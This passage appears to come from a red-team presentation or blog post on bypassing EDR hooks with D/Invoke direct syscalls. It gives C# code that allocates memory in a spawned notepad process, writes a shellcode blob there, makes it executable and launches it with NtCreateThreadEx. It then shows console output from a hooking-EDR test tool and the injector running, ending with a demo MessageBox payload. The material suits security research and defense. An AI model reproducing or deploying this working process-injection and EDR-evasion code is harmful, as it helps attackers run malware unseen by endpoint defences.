    status = syscallAllocateVirtualMemory(pHandle, BaseAddress:ref memAlloc, zeroBits, ref size, AllocationType:DInvoke.Data.Win32.Kernel32.MEM_COMMIT | DInvoke.Data.Win32.Kernel32.MEM_RESERVE, Protect:0x04);
    //Console.WriteLine(String.Format("0x{0:X4}", memAlloc));
    Console.WriteLine("Hit a key to write memory");
    Console.ReadKey();
    syscall = Generic.GetSyscallStub(FunctionName:"NtWriteVirtualMemory");
    Native.DELEGATES.NtWriteVirtualMemory syscallWriteVirtualMemory = (Native.DELEGATES.NtWriteVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtWriteVirtualMemory));
    status = syscallWriteVirtualMemory(pHandle, BaseAddress:memAlloc, buffer, (uint)blob.Length, ref bytesWritten);
    syscall = Generic.GetSyscallStub(FunctionName:"NtProtectVirtualMemory");
    Native.DELEGATES.NtProtectVirtualMemory syscallProtectVirtualMemory = (Native.DELEGATES.NtProtectVirtualMemory)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtProtectVirtualMemory));
    status = syscallProtectVirtualMemory(pHandle, BaseAddress:ref memAlloc, ref size, NewProtect:0x20, ref oldProtect);
    Console.WriteLine("Hit a key to create the thread and launch our shellcode!");
    Console.ReadKey();
    syscall = Generic.GetSyscallStub(FunctionName:"NtCreateThreadEx");
    Native.DELEGATES.NtCreateThreadEx syscallNtCreateThreadEx = (Native.DELEGATES.NtCreateThreadEx)Marshal.GetDelegateForFunctionPointer(syscall, t:typeof(Native.DELEGATES.NtCreateThreadEx));
    pThread = IntPtr.Zero;
    status = (uint)syscallNtCreateThreadEx(out pThread, DInvoke.Data.Win32.WinNT.ACCESS_MASK.MAXIMUM_ALLOWED, objectAttributes:IntPtr.Zero, processHandle:pHandle, startAddress:memAlloc, parameter:IntPtr.Zero, createSuspended:false, stackZeroBits:0, sizeOfStack:0, maximumStackSize:0, attributeList:IntPtr.Zero);
}
```


EDR vs D/Invoke Syscalls


C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrikeInject.exe

```
Waiting for process events
+ Listening for the following processes: edrgoesbrrr.exe

 Injecting process edrgoesbrrr.exe(17184) with DLL C:\Users\Jean\Desktop\SylantStrike-master\x64\Release\SylantStrike.dll
```


edrgoesbrrr.exe (17184) Properties

Name	Base address	Size	Description
msvcp_win.dll	0x7ffa31880000	632 kB	Microsoft® C Runtime Library
msvcrt.dll	0x7ffa33010000	632 kB	Windows NT CRT DLL
ntdll.dll	0x7ffa35100000	1.94 MB	NT Layer DLL
ole32.dll	0x7ffa34720000	1.34 MB	Microsoft OLE for Windows
oleaut32.dll	0x7ffa34a10000	788 kB	OLEAUT32.DLL
profapi.dll	0x7ffa31650000	120 kB	User Profile Basic API
psapi.dll	0x7ffa34690000	32 kB	Process Status Helper
rpcrt4.dll	0x7ffa331d0000	1.12 MB	Remote Procedure Call Runtime
sechost.dll	0x7ffa33130000	604 kB	Host for SCM/SDDL/LSA Lookup APIs
shlwapi.dll	0x7ffa32820000	328 kB	Shell Light-weight Utility Library
SortDefault.nls	0x17c66190000	3.21 MB	
SylantStrike.dll	0x7ffa2da40000	40 kB	
System.ni.dll	0x7ffa0ce80000	12.44 MB	.NET Framework



```
Fucking up EDR's since 2021 - By jfmaes

Spawning notepad with parent process explorer
Process ID: 15104
Hit a key to alloc memory
Hit a key to write memory
Hit a key to create the thread and launch our shellcode!
Injecting...
PS C:\Users\Jean>
```

MessageBox

EVIL PAYLOAD

Closing notes

D/Invoke needs your help!

Submit PR’s with new Delegates so we can port the entire win32 API to D/invoke!

www.nviso.eu